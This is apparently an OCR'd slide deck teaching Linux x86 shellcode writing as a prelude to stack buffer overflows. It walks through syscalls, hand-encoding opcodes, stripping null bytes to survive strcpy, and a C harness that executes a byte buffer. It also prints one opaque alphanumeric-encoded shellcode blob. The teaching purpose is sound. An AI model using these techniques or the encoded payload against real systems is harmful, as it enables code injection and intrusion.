


Stack based buffer overflows

smashing the stack for fun and profit

Corinne HENIN

www.arsouyes.org

What’s the subject ?


overwrite datas

That don’t belong to us

overwrite instructions

And do what we want

Which level ?


NoCode
PHP / Java / Python …
C / C++
Assembly
Binary Opcodes
• Exploitation Level
• Injection Level


What is a shellcode

a shell launched by opcodes

Quintessence of a program

directly executable

How to make a shellcode



C

Asm

Opcodes

Which System ?

Which OS

(Windows 10, Windows XP, Linux, …)

Which Instruction set

(x86, x64, ARM, ….)

Which assembly syntax

(AT&T, Intel, MASM, …)

Which System ?

Which OS

(Windows 10, Windows XP, Linux, …)

Which Instruction set

(x86, x64, ARM, ….)

Which assembly syntax

(AT&T, Intel, MASM, …)

ASM reminder

because we are not all fluent in ASM

Instructions

Simple Actions

Arithmetics

Add, sub, mul, …

Logic

Or, xor, …

Copy

Mov, …

Nothing

Nop

Operands

store and retreive datas

Numerical Value

$0x01, …

Registers

%eax, %ebx, …

Memory

(%esp), -4(%ebp), …

Register conventions

store and retreive datas

Utilities for computations

%eax, %ebx, %ecx, %edx

Pointers (for strings)

%edi, %esi

Execution management

%eip : Instruction pointer

%esp : Stack pointer

%ebp : Frame pointer

Jump

JMP / JCC

Addresses

relative (both) or absolute (JMP)

Condition

Always taken or depending to CMP/TEST and FLAGS

Stack Management

Last In First Out

Push/Pop

Instructions to stores / loads content on/from the top

Side effect

Dec/Inc the stack pointer (%esp)

Things to know

Stack grows to lower addresses

Subroutines

Call / Ret

CALL / RET

Go/Return to/from procedure

Side effect

Store/retreive %eip on/from the stack

Subroutines

Enter/Leave

Enter/Leave

Maintains stack consistency

Side effect

Store/retreive %ebp on/from the stack

Interrupt Handler

Interrupt the execution flow

INT n


Call a handler procedure (traps, exceptions, syscall, devices..)

n = 0x80

Transfer control to kernel / syscall

Syscalls


Open, read, write, exec, fork…



Shellcodes

```
IIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIkLIxk2GpC0wpapk9IufQ9P
pdLKF0dpLKSbvlNkQBB4LKcBq8dOlwrjUvVQYoNLulU1SL32Tlq0zaXO4M6ahGKRIbCbrwNkf
2vplK3zElNkrlR1D88cRhfaKaRqlKaIa05Q9Cnksy4XzCdzBiNk5dlKgqn6dqYoLl9QzoFmgq
yWgHIpPuzV4CsMjXwKQmUtt5M4BxNk1HUtEQzs56nkFl0KLKaHGlGqzslKwtlKGqJpK9PDTd7
TCkckqq693jCaIom0sosobznkr2XknmaMBHVSTrc0C0BHqgcCDr3oaDu8RlBW16c7KOXULxZ0
S1C05PQ9jdqDrp3XEyOpBKgpyo9Eqz6kbyV08bIm2JfaqzTBU8zJ4OkoYpIohUz72HFbePVqS
lNi8fbJTPv6Rw0hJbKkVWRGioKeLEIP1ev81GRHMgM9vXkO9oHUqGBHadZL5k9qKO8UbwlWax
aerNrm0aIon51zwp1zfdaFV7u8eRJyxHaOkO8UNc8xS0SNTmLKFVazqPsX5PfpS0EPaFazUP2
   HbxOTbsIu9ozunsf3pj30Sf1CbwbH32HYhHQOKOjuos8xuPQnUWwq8Cti9V1eIyZcAA
```

How to make a shellcode




Very Simple Exemple

Exit on Linux x86

```
#include <stdio.h>

void main() {
    exit(0);
}
```

How to make a shellcode


C

Asm

Opcodes

Very Simple Exemple

Decoration

```
#include <stdlib.h>

void main() {
    exit(0);
}
```

```
.section .text
.globl _start
_start:
```

Very Simple Exemple

Set the syscall number in eax

```
#include <stdlib.h>

void main() {
    exit(0);
}
```

```
.section .text
.globl _start
_start:
    ?
```

Linux x86 Conventions

Interruption int $0x80

Interruption number in eax

Parameters ebx, ecx, edx, esi, edi ebp

Return code in eax

Know the interruption number

https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall_32.tbl

```
0      i386   restart_syscall     sys_restart_syscall
1      i386   exit                sys_exit
2      i386   fork                sys_fork
3      i386   read                sys_read
4      i386   write               sys_write
5      i386   open                sys_open                  compat_sys_open
6      i386   close               sys_close
7      i386   waitpid             sys_waitpid
8      i386   creat               sys_creat
[…]
```

Very Simple Exemple

Set the syscall number in eax

```
#include <stdlib.h>

void main() {
    exit(0);
}
```

```
.section .text
.globl _start
_start:
    « put 1 in eax »
    « put 0 in ebx »
    « syscall »
```

Very Simple Exemple

Set the syscall number in eax

```c
#include <stdlib.h>

void main() {
    exit(0);
}
```

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    « put 0 in ebx »
    « syscall »
```

Very Simple Exemple

Set the syscall number in eax

```
#include <stdlib.h>

void main() {
    exit(0);
}
```

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x00,%ebx
    « syscall »
```


Very Simple Exemple

Set the syscall number in eax

```c
#include <stdlib.h>

void main() {
    exit(0);
}
```

```asm
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
```

How to make a shellcode



C

Asm

Opcodes

Very Simple Exemple

We got the ASM

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
```

Opcodes

With intel Manuals

Intel® 64 and IA-32 Architectures Software Developer's Manuals

With extern tools

Objdump disassemble option

Intel Doc


Fastidious

```
mov $0x01,%eax
```

INSTRUCTION SET REFERENCE, M-U

MOV—Move

…



B8+ rw iw	MOV r16, imm16	OI	Valid	Valid	Move imm16 to r16.
B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.


…

Page 1255/5072

Intel Doc

Fastiduous

```
mov $0x01,%eax
```



B8+ rw iw	MOV r16, imm16	OI	Valid	Valid	Move imm16 to r16.
B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + *register id* then the imm32

Intel Doc

Fastiduous

```
mov $0x01,%eax
```

Id	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Register	eax	ecx	edx	ebx	esp	ebp	esi	edi

B8 + *register id* then the imm32

Intel Doc

Fastiduous

```
mov $0x01,%eax
```

Id	0	1	2	3	4	5	6	7
Register	eax	ecx	edx	ebx	esp	ebp	esi	edi

```
B8 + 0 then the imm32
```

Intel Doc

Fastiduous

```
mov $0x01,%eax
```

Id	0	1	2	3	4	5	6	7
Register	eax	ecx	edx	ebx	esp	ebp	esi	edi

```
B8 then the imm32
```

Intel Doc

Fastiduous

```
mov $0x01,%eax
```

Id	0	1	2	3	4	5	6	7
Register	eax	ecx	edx	ebx	esp	ebp	esi	edi

```
B8 01 00 00 00 (because intel is little endian)
```

Very Simple Exemple

Launch Objdump

```
.section .text
.globl _start
_start:
    mov $0x01,%eax                     b8 01 00 00 00
    mov $0x00,%ebx
    int $0x80
```

Opcodes

With intel Manuals

Intel® 64 and IA-32 Architectures Software Developer's Manuals

With extern tools

Objdump disassemble option

Very Simple Exemple

Launch Objdump

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
```

```
$ as -o asm.o asm.s
$ objdump –d asm.o
 […]
0: b8 01 00 00 00 mov $0x1,%eax
5: bb 00 00 00 00 mov $0x00,%ebx
a: cd 80              int $0x80
```

Very Simple Exemple

Finally

```
\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80
```

Test

```
#include <sys/mman.h>

#include<stdio.h>
#include<string.h>

unsigned char code[] ="\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80";

int main(int argc, char **argv) {

        int res = mprotect(code - ((unsigned long) code % 4096), 4096, PROT_READ | PROT_WRITE | PROT_EXEC) ;

        int (*ret)() = (int(*)())code;

        ret();

}
```

Test

```
aryliin@testlinux:~/shellcode$ gcc -o test test.c –m32
aryliin@testlinux:~/shellcode$ ./test
aryliin@testlinux:~/shellcode$
```

Limitations

Null chars

strcpy like function problems

Find Null chars

0x00 , and of line chars, etc...

Replace

mov 0x00,%eax ≈ xor %eax,%eax ...

Very Simple Exemple

Find null chars

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
```

```
b8 01 00 00 00 mov $0x1,%eax
bb 00 00 00 00 mov $0x00,%ebx
cd 80          int $0x80
```

Very Simple Exemple

Replace

```
.section .text
.globl _start
_start:
    push $0x01
    pop %eax
    mov $0x00,%ebx
    int $0x80
```

```
6a 01          push $0x01
58             pop %eax
bb 00 00 00 00 mov $0x00,%ebx
cd 80          int $0x80
```

Very Simple Exemple

And so on

```
.section .text
.globl _start
_start:
    push $0x01
    pop %eax
    mov $0x00,%ebx
    int $0x80
```

```
6a 01          push $0x01
58             pop %eax
bb 00 00 00 00 mov $0x00,%ebx
cd 80          int $0x80
```

Very Simple Exemple

And so on

```
.section .text
.globl _start
_start:
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
```

```
6a 01          push $0x01
58             pop %eax
31 db          xor %ebx,%ebx
cd 80          int $0x80
```

Very Simple Exemple

Without null bytes

```
.section .text
.globl _start
_start:
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
```

```
6a 01           push $0x01
58              pop %eax
31 db           xor %ebx,%ebx
cd 80           int $0x80
```

Very Simple Exemple

Finally

```
\x6a\x01\x58\x31\xdb\xcd\x80
```

Test

```
#include <sys/mman.h>

#include<stdio.h>
#include<string.h>

unsigned char code[] ="\x6a\x01\x58\x31\xdb\xcd\x80";

int main(int argc, char **argv) {

        int res = mprotect(code - ((unsigned long) code % 4096), 4096, PROT_READ | PROT_WRITE | PROT_EXEC) ;

        int (*ret)() = (int(*)())code;

        ret();

}
```

